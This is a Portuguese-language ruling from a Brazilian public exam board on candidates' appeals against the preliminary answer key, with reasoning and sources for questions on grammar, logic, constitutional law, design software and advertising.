Coesão textual são os mecanismos linguísticos que permitem uma conexão lógico-semântica entre as partes de um texto. A ligação e harmonia que possibilitam a amarração de ideias dentro de um texto é feita com o uso de conjunções, preposições, advérbios, locuções adverbiais, pronomes, entre outros. A coesão textual assegura a ligação entre palavras e frases, interligando as diferentes partes de um texto. Ela pode ser percebida ao se verificar que as frases e os parágrafos estão entrelaçados no texto, de modo que um elemento dá sequência ao outro, determinando a transição das ideias presentes no texto. A coesão é essencial para garantir que o texto seja harmonioso, que transmita a mensagem com clareza e que faça sentido para o leitor. Para isso é necessário empregar elementos de coesão, utilizando conjunções, pronomes, advérbios, entre outras expressões que têm como objetivo estabelecer a interligação entre os segmentos do texto. Existem os seguintes tipos de coesão textual: coesão referencial, coesão lexical, coesão por elipse, coesão sequencial e coesão por substituição. A Coesão referencial consiste na menção de elementos que já apareceram ou ainda vão aparecer no texto. Esses elementos são chamados de anáforas (usada para se referir aos termos já citados no texto) e catáforas (usada para se referir aos termos que serão citados na sequência do texto). Na coesão referencial, os termos conectivos anunciam ou retomam (manutenção do elemento introduzido) as frases, sequências e palavras presentes em um texto. Para fazer essas retomada geralmente são utilizados pronomes pessoais, pronomes possessivos, pronomes demonstrativos ou expressões adverbiais de lugar. A coesão referencial é uma das mais usadas. Esse tipo de coesão evita o uso de diversas repetições no mesmo texto usando um termo para fazer referência a outro. Ou seja, é o tipo de coesão que reitera algo que já foi dito antes, substituindo uma palavra por outra que possui com ela alguma relação semântica. A alternativa “A) Uma ocorrência apenas.” não pode ser indicada como correta de acordo com o exposto anteriormente. A alternativa “B) Duas ocorrências apenas.” não pode ser indicada como correta de acordo com o exposto anteriormente.

Fontes:

- O próprio texto.
- COSTA VAL, M. da. Redação e textualidade. São Paulo: Martins Fontes, 1994.
- FIORIN, José Luiz; PLATÃO, Francisco. Lições de texto: leitura e redação. 3 ed. São Paulo: Ática, 1998.

BRANCA	VERDE	AMARELA	AZUL
09	05	15	02

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado ““Dentro dessa realidade preocupante, destacam-se diversos tipos de violência feminina, cada um com suas características e impactos específicos.” (1º§) A flexão no plural da forma verbal empregada no período anterior justifica-se, pois:”, a alternativa “B) A forma verbal deve concordar com o sujeito que também está no plural.” foi adequadamente indicada como correta.

“Dentro dessa realidade preocupante, destacam-se (forma verbal no plural) diversos tipos (sujeito no plural) de violência feminina, cada um com suas características e impactos específicos. (1º§) A regra geral é: o verbo concorda em número e pessoa com o sujeito da oração. A alternativa “A) A forma verbal deve concordar com o sujeito composto apresentado.” não pode ser considerada correta. O sujeito composto é aquele que apresenta

mais de um núcleo, diferentemente do sujeito simples, que apresenta somente um. Na prática, podemos ver no seguinte exemplo: “Maria e Joana vão à festa”. Aqui, os sujeitos são “Maria” e “Joana”, cujos núcleos são “Maria” e “Joana”. A alternativa “**D**) A forma na terceira pessoa do plural é característica do sujeito indeterminado conforme é visto no período.” não pode ser indicada como correta. “Dentro dessa realidade preocupante, destacam-se diversos tipos de violência feminina, cada um com suas características e impactos específicos.” (1º§) O sujeito indeterminado é aquele que não permite identificar o agente da ação, nem pelo contexto, nem pela terminação verbal do enunciado. Apesar de o sujeito ser um termo essencial na oração, o sujeito indeterminado pode se manifestar pelo desconhecimento ou desinteresse do agente que executa a ação. Além disso, é um tipo de sujeito que ocorre quando o verbo não se refere a uma pessoa determinada. Há três características que ajudam a identificá-lo: 1) Uso de um verbo na 3ª pessoa do plural que não se refere a nenhum substantivo citado anteriormente na oração. Exemplos: Disseram que ele foi eleito. Capturaram o fugitivo. Falavam mal o tempo todo. 2) Uso do pronome “se” e de um verbo intransitivo, transitivo indireto ou de ligação na 3ª pessoa do singular (no caso em análise o verbo é transitivo direto) (de modo que não se consiga identificar quem pratica a ação). Exemplos: Acorda-se feliz (verbo intransitivo). Necessita-se de pessoas jovens (verbo transitivo indireto). Nem sempre se é justo nesse mundo (verbo de ligação). 3) Uso de verbo no infinitivo pessoal. Exemplos: É difícil agradecer a todos. Seria bom pesquisar mais sobre o assunto. Era bom viajar pelo mundo!

Fonte:

- ERSE, Ricardo do Amaral. Português para os concursos de Técnico e Analista. 3ª edição. Bahia: Editora Juspodivm, 2014.

BRANCA	VERDE	AMARELA	AZUL
12	01	19	07

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado da questão “Em “Enquanto isso, a violência patrimonial é uma realidade cruel na qual a vítima é submetida ao controle abusivo de seus bens e recursos financeiros, limitando sua independência e liberdade.” (3º§), a expressão introdutória do período destacado indica:”, a alternativa “**A**) Temporalidade concomitante.” foi adequadamente indicada como correta. “Enquanto isso, a violência patrimonial é uma realidade cruel na qual a vítima é submetida ao controle abusivo de seus bens e recursos financeiros, limitando sua independência e liberdade.” O termo “enquanto” introduz oração subordinada adverbial, dando ideia de: tempo: durante o tempo em que, no tempo em que, sempre que, quando. “pensa nas horas de lazer, enquanto trabalha” Significado de “Enquanto isso” Expressão usada em enunciações para indicar, dentro de uma narração, outro fato, que ocorre em outro lugar, mas no mesmo espaço temporal. A filha trabalhava e estuda, enquanto isso, seu pai preparava o jantar e cuidava da casa. “A violência sexual é outra forma de agressão que merece atenção especial. Ela engloba qualquer tipo de abuso, coerção ou intimidação sexual não consentida, deixando cicatrizes emocionais que muitas vezes perduram por toda a vida. Enquanto isso, a violência patrimonial é uma realidade cruel na qual a vítima é submetida ao controle abusivo de seus bens e recursos financeiros, limitando sua independência e liberdade.” (3º§) A ideia de temporalidade concomitante pode ser reconhecida em relação ao expresso anteriormente no parágrafo. A alternativa “**D**) Frequência de um fato independentemente de eixo referencial.” não pode ser indicada como correta, de acordo com o expresso anteriormente. A alternativa “**C**) Ocasão referente ao momento exclusivo da enunciação.” não pode ser indicada como correta de acordo com o exposto anteriormente. A alternativa “**B**) A consumação de um processo.” não pode ser considerada correta de acordo com o expresso anteriormente.

Fontes:

- Azeredo, José Carlos de. Gramática Houaiss
- ERSE, Ricardo do Amaral. Português para os concursos de Técnico e Analista. 3ª edição. Bahia: Editora Juspodivm, 2014.
- FARACO, Carlos Alberto. Português: língua e cultura, ensino médio, volume único. Curitiba: Base Editora, 2003.

- Dicionário Houaiss da Língua Portuguesa.

BRANCA	VERDE	AMARELA	AZUL
14	18	20	03

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado da questão “Considerando o contexto, pode-se afirmar que, dentre os termos destacados a seguir, tem seu significado expresso de forma correta o indicado em:”, a alternativa “**B**” “[...] constatar que muitas mulheres” / averiguar” foi adequadamente indicada como correta.

“No contexto atual, é alarmante constatar que muitas mulheres ainda desconheçam os diferentes tipos de violência feminina perpetrados contra elas.”

Constatar: Averiguar a veracidade de algo: averiguar, verificar, apurar, certificar-se, investigar, procurar, sondar, pesquisar, estudar, examinar, explorar, analisar. Exemplo: Não conseguimos constatar todos os acontecimentos daquela noite. Dentre os possíveis significados de averiguar temos: 22 sinônimos para 3 sentidos da palavra:

Examinar: 1 estudar, pesquisar, explorar, analisar, examinar, investigar, procurar, sondar, verificar.

Concluir: 2 apurar, certificar-se, concluir, constatar, deduzir, deslindar, reconhecer.

Informar-se: 3 esquadrinhar, indagar, informar-se, inquirir, inteirar-se, interrogar.

A alternativa “**D**” “desconheçam os diferentes tipos de violência feminina” / experienciam” não pode ser indicada como correta.

Desconhecer: verbo 1. transitivo direto não ter conhecimento de, não conhecer; ignorar.

"d. um regulamento, uma lei"

2. transitivo direto e pronominal : não (se) reconhecer.

Experienciar: verbo direto · transitivo direto mesmo que experimentar.

A alternativa “**A**” “é alarmante constatar” / contundente” não pode ser considerada correta.

Alarmante adjetivo de dois gêneros 1. que causa alarme, que sobressalta; assustador, aterrador. "boato a." 2. que apresenta gravidade, perigo; inquietante. "o agravamento da doença gerou um quadro clínico alarmante"

Constatar verbo 1. transitivo direto descobrir a verdade de; verificar (os fatos). "o delegado foi pessoalmente constatar as circunstâncias do crime" 2. transitivo direto tomar conhecimento; perceber. "os visitantes constatarem as precárias condições do hospital".

Fonte:

- Dicionário Houaiss da Língua Portuguesa.

BRANCA	VERDE	AMARELA	AZUL
15	02	11	17

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado da questão “A repetição indevida de palavras e/ou expressões pode comprometer o texto em relação ao nível de linguagem e clareza na transmissão da mensagem produzida. Assim, pode-se observar a seguir o emprego de termos que funcionam como elementos de coesão que mantêm o referente textual já introduzido e que impedem tal inadequação, com EXCEÇÃO de:”, a alternativa “**B**” “Conversas abertas sobre questões relacionadas à violência de gênero [...]” (7o§)” foi adequadamente indicada como correta.

Para combater essa falta de conhecimento e conscientizar as mulheres sobre seus direitos e formas de se protegerem, é fundamental implementar programas educacionais desde cedo, principalmente nas escolas. Educar crianças e adolescentes sobre respeito, igualdade de gênero e prevenção da violência é essencial para criar uma sociedade mais justa e igualitária.

As escolas desempenham um papel fundamental **A** nesse processo (referência ao processo citado no parágrafo anterior), pois são espaços privilegiados para a disseminação de conhecimento e valores. **C** Ao incluir em suas grades curriculares (suas grades, referência às grades curriculares das escolas) conteúdos relacionados à violência de gênero, as escolas contribuem para a formação de cidadãos mais conscientes e engajados na luta contra a

violência feminina. Além disso, é importante que as instituições de ensino ofereçam espaços seguros e acolhedores onde os alunos possam discutir abertamente questões relacionadas à violência de gênero, esclarecer dúvidas e buscar apoio em casos de violência.

D) Além disso, (disso = referência ao citado no parágrafo anterior) é crucial que o papel da mulher como mãe seja valorizado e discutido dentro das famílias. **B)** Conversas abertas sobre questões relacionadas à violência de gênero (não há referência) e o ensino aos filhos sobre o respeito e a valorização das mulheres desde cedo são eficazes na promoção de mudanças culturais e comportamentais.

Outra medida importante é a adoção de políticas mais rigorosas pelas plataformas digitais, que devem coibir publicações agressivas ou que promovam a violência contra as mulheres. A fiscalização rigorosa nessas plataformas pode ajudar a prevenir a disseminação de discursos de ódio e a proteger as mulheres do assédio online.

As plataformas digitais têm uma visibilidade ampla e a capacidade de disseminar informações rapidamente. Portanto, é essencial que utilizemos essas ferramentas de forma responsável e ética, promovendo a conscientização e o combate à violência feminina em todas as esferas da sociedade.

É essencial que a sociedade se una para garantir que essas leis sejam implementadas efetivamente e que as mulheres tenham acesso à informação, justiça e proteção necessárias para viverem livres de violência.

Fonte:

- ERSE, Ricardo do Amaral. Português para os concursos de Técnico e Analista. 3ª edição. Bahia: Editora Juspodivm, 2014.

BRANCA	VERDE	AMARELA	AZUL
18	03	07	10

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado da questão “De acordo com as características do gênero textual apresentado a seguir, pode-se afirmar que:”, a alternativa “**B)** Trata-se de um texto híbrido considerando-se a linguagem empregada.” foi adequadamente considerada correta. A charge é um texto híbrido (verbal e não verbal) que tem como principal característica a crítica, de forma irônica ou satirizada, de uma determinada pessoa ou acontecimento de relevância social. Ela apresenta os seguintes elementos característicos: texto híbrido, tons críticos, conexão com a atualidade e texto pertencente ao campo jornalístico. A charge pode ser classificada em charge tradicional, charge eletrônica e videocharge. A charge é um texto ligado aos acontecimentos da atualidade. A alternativa “**A)** Apresenta como principal característica o discurso claro e objetivo.” não pode ser indicada como correta, de acordo com o exposto anteriormente. A alternativa “**D)** Tem como principal finalidade persuadir o leitor acerca de um tema de relevância social por meio de argumento e contra-argumento.” não pode ser indicada como correta, pois não há no texto um contra-argumento. A contra argumentação na produção de textos ou o contra argumento é componente fundamental nos textos dissertativos argumentativos, porque expõe os pontos de vista opostos gerando debates sobre o tema proposto. Estabelece uma resposta contrária ao argumento. Dessa forma, ao invés de expor ideias contra determinado assunto, pode-se formar outros argumentos para ele. Para o tema ser contra argumentado precisa ser não factual.

Fontes:

- Simões, Alex Caldas. A configuração de gêneros multimodais: um estudo sobre a relação gênero suporte nos gêneros discursivos tira cômica, cartum, charge e caricatura. Viçosa, 2010. 140f. Dissertação (Mestrado em Letras). Universidade Federal de Viçosa.
- Ramos, Paulo. A leitura dos quadrinhos. São Paulo: Contexto, 2009.

BRANCA	VERDE	AMARELA	AZUL
22	25	27	29

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

As declarações I e III não podem ser ambas verdadeiras, já que há um único presente. Assim, uma delas é falsa. Logo, as declarações II e IV são necessariamente verdadeiras. Desse modo, podem ser feitas duas conclusões: o presente não é um *videogame* e o presente não é a quantia de R\$ 1.500,00.

Fonte:

- MORGADO, Augusto C. **Raciocínio Lógico-Quantitativo**. Elsevier Brasil, 2008.

BRANCA	VERDE	AMARELA	AZUL
23	27	22	30

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Avaliando cada um dos argumentos, tem-se que:

- Todo juiz é advogado e algum juiz não é promotor. Conclui-se que algum advogado não é promotor = CORRETO.** Se todo juiz é advogado, basta substituir o termo “juiz” por “advogado” na proposição “Algum juiz não é promotor”.
- Se todo pintor é criativo e existem pedreiros que são pintores, conclui-se que existem pedreiros que são criativos = CORRETO.** Se todo pintor é criativo, basta substituir o termo “pintores” por “criativos” na proposição “Existem pedreiros que são pintores”.
- Todos os físicos são matemáticos e todos os matemáticos são químicos. Conclui-se que todos os físicos são químicos = CORRETO.** Se todos os matemáticos são químicos, basta substituir o termo “matemáticos” por “químicos” na proposição “Todos os físicos são matemáticos”.

Assim, todos os argumentos são válidos.

Fonte:

- MORGADO, Augusto C. **Raciocínio Lógico-Quantitativo**. Elsevier Brasil, 2008.

BRANCA	VERDE	AMARELA	AZUL
27	26	24	28

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

O dia em que Fernanda começa a tomar os suplementos não é uma informação necessária para a resolução da questão. O enunciado destaca que o tratamento não é em apenas uma semana, ele é contínuo (basta notar a expressão “Às quartas-feiras e sábados”). Além disso, domingo e segunda-feira são dias consecutivos, nesse contexto. Considere as informações:

- Às quartas-feiras e sábados, ela toma os suplementos C e B, respectivamente.
- Fernanda toma o suplemento A três vezes por semana e esse suplemento não é tomado em dois ou três dias consecutivos.
- O suplemento E não é tomado no dia seguinte do suplemento D ou no dia seguinte do suplemento A.

Da primeira e segunda informações, conclui-se, parcialmente, que:

Segunda =
 Terça = A
 Quarta = C
 Quinta =
 Sexta =
 Sábado = B
 Domingo = A

Se o suplemento A não for tomado na quinta-feira e nem na sexta-feira, ele deverá ser tomado domingo, segunda-feira e terça-feira, o que não pode acontecer (segunda informação). Logo, o suplemento A é tomado em

um desses dois dias (quinta-feira e sexta-feira). Dessa forma, de domingo a terça, o suplemento A deve ser tomado duas vezes. Como não podem ser vezes consecutivas, esse suplemento só pode ser tomado no domingo e na terça-feira.

A partir da terceira informação, o suplemento E não pode ser tomado na segunda-feira e nem na sexta-feira (seria depois do A). Então esse suplemento é tomado na quinta-feira. Por fim, chega-se na seguinte rotina de suplementação:

Segunda = D
 Terça = A
 Quarta = C
 Quinta = E
 Sexta = A
 Sábado = B
 Domingo = A

Assim, o suplemento D é tomado às segundas-feiras.

Fonte:

- MORGADO, Augusto C. **Raciocínio Lógico-Quantitativo**. Elsevier Brasil, 2008.

BRANCA	VERDE	AMARELA	AZUL
28	22	30	24

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A tabela-verdade de uma proposição condicional é dada por:

p	q	$p \rightarrow q$
V	V	V
V	F	F
F	V	V
F	F	V

Avaliando cada alternativa:

- Se, de fato, Heitor não é pedagogo, então a proposição “Heitor é pedagogo” é falsa. Assim, conforme a tabela-verdade de uma proposição condicional, a proposição “Se Fernanda é professora de artes ou Ivone é professora de história, então Heitor é pedagogo” pode ser verdadeira ou falsa.
- Se, de fato, Fernanda é professora de artes, Ivone é professora de história e Heitor é pedagogo, a proposição “Se Fernanda é professora de artes ou Ivone é professora de história, então Heitor é pedagogo” é necessariamente verdadeira.
- Se, de fato, Fernanda não é professora de artes, Ivone não é professora de história e Heitor é pedagogo, a proposição “Fernanda é professora de artes ou Ivone é professora de história” é falsa. Consequentemente, a proposição “Se Fernanda é professora de artes ou Ivone é professora de história, então Heitor é pedagogo” é necessariamente verdadeira.
- Se, de fato, Ivone é professora de história e Heitor não é pedagogo, a proposição “Fernanda é professora de artes ou Ivone é professora de história” é necessariamente verdadeira, independentemente do valor lógico da proposição “Fernanda é professora de artes”. Consequentemente, a proposição “Se Fernanda é professora de artes ou Ivone é professora de história, então Heitor é pedagogo” é necessariamente falsa.

Logo, a declaração da diretora será necessariamente falsa se, de fato, Ivone é professora de história e Heitor não é pedagogo.

Fonte:

- MORGADO, Augusto C. **Raciocínio Lógico-Quantitativo**. Elsevier Brasil, 2008.

BRANCA	VERDE	AMARELA	AZUL
29	23	25	22

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

O enunciado fornece as seguintes proposições:

- I. Adriana é arquiteta ou Clécio é cirurgião plástico = Verdadeira.
- II. Bianca é bibliotecária e Eduardo é escritor = Falsa.
- III. Adriana é arquiteta ou Diana é detetive = Falsa.
- IV. Adriana é arquiteta ou Eduardo é escritor = Verdadeira.

Da proposição III, conclui-se que Adriana não é arquiteta e Diana não é detetive. Na sequência, da proposição IV, conclui-se que Eduardo é escritor. Por fim, da proposição II, conclui-se que Bianca não é bibliotecária. Assim, conclui-se que Bianca não é bibliotecária.

Fonte:

- MORGADO, Augusto C. **Raciocínio Lógico-Quantitativo**. Elsevier Brasil, 2008.

BRANCA	VERDE	AMARELA	AZUL
32	35	36	37

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Alegam os candidatos que há mais de uma alternativa correta. As referidas alegações devem ser rejeitadas eis que há apenas uma alternativa correta aquela apontada no gabarito. Vale ressaltar que as alternativas III e IV estão corretas nos termos do Art. 20 §§1º e 2º da Constituição Federal e as alternativas I e II estão incorretas nos termos do Art. 18 §§ 3º e 4º da Constituição Federal.

Fonte:

- Art. 20 §§1º e 2º da Constituição Federal e Art. 18 §§ 3º e 4º da Constituição Federal.

BRANCA	VERDE	AMARELA	AZUL
33	36	37	40

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Alegam os candidatos que há mais de uma alternativa correta. As referidas alegações devem ser rejeitadas eis que há apenas uma alternativa correta aquela apontada no gabarito. Vale ressaltar que as alternativas I e II estão corretas nos termos do Art. 46 §§ 2º e 3º e 47 da Constituição Federal e estão incorretas as alternativas III e IV dos Arts. 46 §1º e 45 §1º da CF.

A afirmativa III está incorreta, pois indica que “poderão eleger até três Senadores”, a lei fixa um quantitativo certo e determinado de 03, não havendo margem para menos.

Fonte:

- Art. 46 §§ 2º e 3º e 47 da Constituição Federal e Arts. 46 §1º e 45 §1º da CF.

BRANCA	VERDE	AMARELA	AZUL
34	37	33	39

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Alegam os candidatos que há mais de uma alternativa correta. As referidas alegações devem ser rejeitadas eis que há apenas uma alternativa correta aquela apontada no gabarito, nos termos do Art. 22, XVII, Art. 23 XI, 24, VIII e 22 XXI da CF.

Fonte:

- Art. 22, XVII, Art. 23 XI, 24, VIII e 22 XXI da CF.

BRANCA	VERDE	AMARELA	AZUL
37	34	31	33

Recurso Procedente. Gabarito alterado para alternativa B.

Alegam os candidatos mais de uma alternativa correta. As referidas alegações devem ser rejeitadas, bem como alegam que o gabarito está errado.

A alegação de mais de uma alternativa correta deve ser rejeitada eis que há apenas uma alternativa correta e essa está em perfeita sintonia com a lei.

Ao analisar o gabarito o mesmo deve ser alterado para letra B, nos termos do Art. 58, incisos I, III, VI e IV da Constituição Federal. A alternativa correta é a apreciar programas de obras, planos nacionais, regionais e setoriais de desenvolvimento e sobre eles emitir parecer.

Fonte:

- Art. 58, incisos I, III, VI e IV da Constituição Federal.

BRANCA	VERDE	AMARELA	AZUL
38	40	39	32

Recurso Procedente. Questão Anulada.

A questão deve ser anulada, pois aborda conteúdo programático não previsto em Edital para o cargo.

BRANCA	VERDE	AMARELA	AZUL
39	31	38	34

Recurso Procedente. Questão Anulada.

A questão deve ser anulada, pois aborda conteúdo programático não previsto em Edital para o cargo.

BRANCA	VERDE	AMARELA	AZUL
40	32	35	31

Recurso Procedente. Questão Anulada.

A questão deve ser anulada, pois aborda conteúdo programático não previsto em Edital para o cargo.

BRANCA	VERDE	AMARELA	AZUL
44	47	47	50

Atualizado em 07/06/2024.

Recurso Procedente. Questão Anulada.

Embora a intenção da pergunta seja clara, as interpelações do recurso levantam um ponto crucial sobre a elaboração do comando da questão que pode levar a diferentes interpretações devido à complexidade e às nuances das práticas de SEO.

Essa ambiguidade pode induzir os participantes a erros de interpretação, comprometendo a precisão da avaliação, de maneira que em face do entendimento dúbio do comando, a presente questão foi anulada.

BRANCA	VERDE	AMARELA	AZUL
45	49	42	47

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Um raciocínio apodítico é aquele que se baseia em uma afirmação ou verdade incontestável, sem espaço para debate ou dúvida.

“Nossos clientes fiéis podem atestar a eficácia do produto W em suas vidas diárias”. Essa afirmação não é apodítica, pois depende da experiência subjetiva dos clientes fiéis e não apresenta uma verdade absoluta.

“Acredite, o produto Y é a solução definitiva para todos os seus problemas de saúde”. Esta afirmação não é apodítica, pois utiliza linguagem persuasiva ("acredite") e afirma ser a solução definitiva para todos os problemas de saúde, o que pode ser contestado.

“Os consumidores inteligentes sabem que a marca Z é sinônimo de qualidade e confiabilidade”. Esta afirmação também não é apodítica, pois embora afirme que consumidores inteligentes reconhecem a qualidade da marca Z, essa é uma declaração subjetiva que pode ser questionada.

“Você pode escolher entre várias opções de carros, mas apenas o modelo X oferece a mais alta segurança”. Essa afirmação é apodítica, pois declara que apenas o modelo X oferece a mais alta segurança, sem deixar espaço para debate ou dúvida.

Fonte:

- GALHARDI, Luciana P; TREVISAN, Nanci M. Redação publicitária. Porto Alegre: SAGAH, 2020.

BRANCA	VERDE	AMARELA	AZUL
46	48	49	41

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

“Um demarcador fechado, como um círculo, possui duas extremidades distintas.” Essa afirmação está incorreta. Um círculo é uma forma geométrica fechada e contínua, não possuindo extremidades distintas. Ele é definido por uma curva que não tem começo nem fim, tornando-se uma forma contínua e suave.

“Imagens bitmap são compostas por linhas e curvas definidas por objetos e cálculos matemáticos.” Essa afirmação está incorreta. Imagens bitmap são compostas por uma grade de pixels, onde cada pixel tem sua própria cor e posição específica. Elas não são definidas por linhas e curvas matemáticas como em elementos gráficos vetoriais.

“Demarcadores que não foram preenchidos ou traçados não aparecem quando se imprime um trabalho no Photoshop.” Essa afirmação está correta. No Photoshop, quando um demarcador não é preenchido ou traçado, ele não contém nenhum conteúdo visual associado a ele. Portanto, ao imprimir um trabalho, demarcadores vazios ou não traçados não aparecerão na impressão.

“Elementos gráficos vetoriais perdem detalhes e parecem serrilhados quando ampliados, devido ao número fixo de pixels.” Essa afirmação está incorreta. Elementos gráficos vetoriais são baseados em equações matemáticas que definem formas geométricas, e não em pixels individuais. Portanto, eles podem ser escalados para cima ou para baixo sem perder qualidade ou detalhes, ao contrário das imagens bitmap, que podem parecer serrilhadas quando ampliadas devido à limitação do número de pixels.

Fonte:

- Faulkner, Andrew; Chavez, Conrad. Adobe Photoshop CC 2015: classroom in a book guia de treinamento oficial. Porto Alegre: Bookman, 2016.

BRANCA	VERDE	AMARELA	AZUL
47	43	41	46

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

No anúncio impresso, trata-se do pedido ou da ordem que aparece antes do fechamento do anúncio, com o intuito de gerar uma ação. Esse texto é chamado de trial close. Depois da narração, o texto deve suscitar a convicção de compra, com trechos, palavras ou testemunhos e dados que estimulem uma ação imediata por

parte do consumidor. Em publicidade na web, esse elemento é chamado de call to action (chamada à ação). Ele é composto por sugestões e palavras de ordem que levem à convicção de compra. Porém, você não deve esperar que o consumidor leia integralmente o texto do anúncio para encontrar a chamada à ação apenas no final: a convicção de compra deve permear o texto.

Quanto as outras alternativas:

“Parte do anúncio que apresenta uma série de ilustrações e legendas para contar uma história, em vez de depender exclusivamente de blocos de texto.” Essa opção descreve o formato de anúncio conhecido como "anúncio visual" ou "anúncio de storytelling", onde a narrativa é conduzida principalmente por meio de imagens e legendas. Não se trata do texto de convicção, que visa a induzir o consumidor a uma ação específica por meio de palavras persuasivas.

“Trecho inicial do anúncio que estabelece uma ligação entre o título, os subtítulos e as ideias de venda apresentadas no texto, convertendo o interesse pela leitura em interesse pelo produto ou serviço anunciado.” Essa parte do anúncio é conhecida como "introdução" ou "abertura", e sua função é despertar o interesse do leitor e estabelecer uma conexão com o conteúdo que será apresentado. Embora seja importante para captar a atenção do público, não é especificamente o texto de convicção, que visa a incentivar uma ação direta por parte do consumidor.

“Conclusão do anúncio que solicita aos consumidores que realizem alguma ação, instruindo o que e como isso deverá ser feito; geralmente inclui o endereço eletrônico da empresa, telefones de contato ou um QR Code.” Essa parte do anúncio é conhecida como "fechamento" ou "encerramento", e sua função é orientar o consumidor sobre os próximos passos a serem tomados, como entrar em contato com a empresa, visitar um site, entre outros. Embora seja semelhante ao texto de convicção, não é exclusivamente focada em gerar uma ação imediata, como o texto de convicção costuma fazer.

Fonte:

- ARENS, W. F.; SCHAEFER, D. H.; WEIGOLD, M. F. Propaganda. Porto Alegre: AMGH, 2013.
- HOFF, T. M. C.; GABRIELLI, L. Redação publicitária: para cursos de comunicação, publicidade e propaganda. Rio de Janeiro: Elsevier, 2004.
- FORECHI, M.; SANTOS, K. N. dos; CONSTANTE, F. L. P. Concepções teóricas na propaganda. Porto Alegre: SAGAH, 2018.
- PÚBLIO, M. A. Como planejar e executar uma campanha de propaganda. São Paulo: Atlas, 2008.
- GALHARDI, Luciana P; TREVISAN, Nanci M. Redação publicitária. Porto Alegre: SAGAH, 2020.

BRANCA	VERDE	AMARELA	AZUL
49	46	45	42

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

O Golden Circle, criado pelo consultor Simon Sinek, pertence à área de liderança, comunicação e marketing. Ele é uma estrutura conceitual que explora a maneira como as organizações comunicam, inspiram e influenciam as pessoas, destacando a importância de começar com o "porquê" antes de abordar o "como" e o "o quê". Essa abordagem visa a criar conexões emocionais mais profundas com clientes, funcionários e outras partes interessadas, promovendo uma maior fidelidade à marca e engajamento.

Embora tenha aplicações em diversas áreas, como liderança, comunicação e marketing, o conceito do Golden Circle é frequentemente utilizado no contexto do branding para ajudar as empresas a definir sua identidade e mensagem central.

No branding, o Golden Circle enfatiza a importância de comunicar o "porquê" da existência da empresa, seus valores fundamentais e sua missão, antes de abordar o "como" e o "o quê" ela faz. Isso ajuda a construir uma conexão emocional com o público-alvo, diferenciando a marca e criando uma identidade forte e memorável.

Ter um propósito claro, que oriente as atitudes corretas nas decisões empresariais, mesmo aquelas que não impactam diretamente o produto ou serviço, passou a ser essencial para o sucesso das marcas. As escolhas dos consumidores podem ocorrer em função delas. Essas definições e os arranjos culturais são complexos, mas no intuito prático

Autores de gestão organizacional, branding, comunicação e estratégia já haviam estabelecido a conexão entre a cultura da organização e o valor que ela pode entregar para seus consumidores. A ideia de Sinek é que todas as empresas têm um propósito, uma crença, uma motivação, e isso deve refletir na construção da marca e de seus

valores.

Em relação as alternativas:

“Consiste em três etapas: why (por quê), how (como) e what (o quê), que representam, respectivamente, o propósito da empresa, sua cultura organizacional e os produtos ou serviços oferecidos.”

Esta afirmativa descreve corretamente as três etapas do Golden Circle, que enfatizam a importância de começar com o "por quê" antes de abordar o "como" e o "o quê". O propósito da empresa é o cerne de sua existência, seguido pela forma como ela opera (cultura organizacional) e, por último, pelos produtos ou serviços que oferece. “Está diretamente ligado à sua lucratividade e à busca por resultados financeiros.” Essa afirmativa não está correta, pois o Golden Circle não está diretamente ligado à lucratividade ou resultados financeiros das empresas. Embora possa influenciar indiretamente esses aspectos ao estabelecer uma conexão mais profunda com os consumidores, seu foco principal é na definição do propósito da empresa e na comunicação desse propósito.

“É mais aplicável a marcas corporativas do que a grupos de produtos, devido à sua ênfase na construção da identidade organizacional.” Embora o Golden Circle possa ser aplicado a marcas corporativas, ele também é relevante para grupos de produtos ou serviços, pois ajuda a definir o propósito e os valores subjacentes a esses produtos ou serviços específicos. Portanto, essa afirmativa está incorreta, pois não aborda a aplicabilidade do Golden Circle em diferentes contextos.

“Trata-se de um conceito de liderança que destaca a necessidade de alinhar o propósito de uma empresa com suas ações e valores, buscando sempre resultados de alto impacto.” Essa afirmativa mistura conceitos de liderança com os princípios do Golden Circle. Embora o alinhamento do propósito com ações e valores seja importante, o Golden Circle se concentra especificamente na definição do propósito da empresa e em como comunicá-lo de maneira eficaz, independentemente de questões de liderança.

Fonte:

- BEDENDO, Marcos. Branding. São Paulo: Saraiva Educação, 2019.

BRANCA	VERDE	AMARELA	AZUL
50	42	44	45

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A cor é uma ferramenta poderosa no marketing e na publicidade, capaz de evocar emoções, associar significados simbólicos e influenciar as percepções sobre a qualidade e o valor de um produto ou serviço. Ela pode afetar as escolhas dos consumidores de várias maneiras, desde despertar interesse e curiosidade até estimular o desejo e a decisão de compra.

A alternativa que afirma: “É um fator determinante na decisão de compra, exercendo uma influência significativa tanto em produtos de consumo racional quanto em produtos de compra por impulso.” É correta porque reconhece que a cor desempenha um papel determinante na decisão de compra, influenciando significativamente tanto produtos de consumo racional quanto produtos de compra por impulso. Isso reflete a compreensão ampla e abrangente da influência da cor no comportamento do consumidor.

“Desempenha um papel secundário na decisão de compra, sendo mais relevante em produtos de consumo racional do que em produtos de compra por impulso.”

Essa afirmação não é correta, pois subestima a influência da cor na decisão de compra, sugerindo que é mais relevante apenas em produtos de consumo racional. Na realidade, a cor pode ser significativa em ambos os tipos de produtos, influenciando a percepção do consumidor e suas decisões de compra.

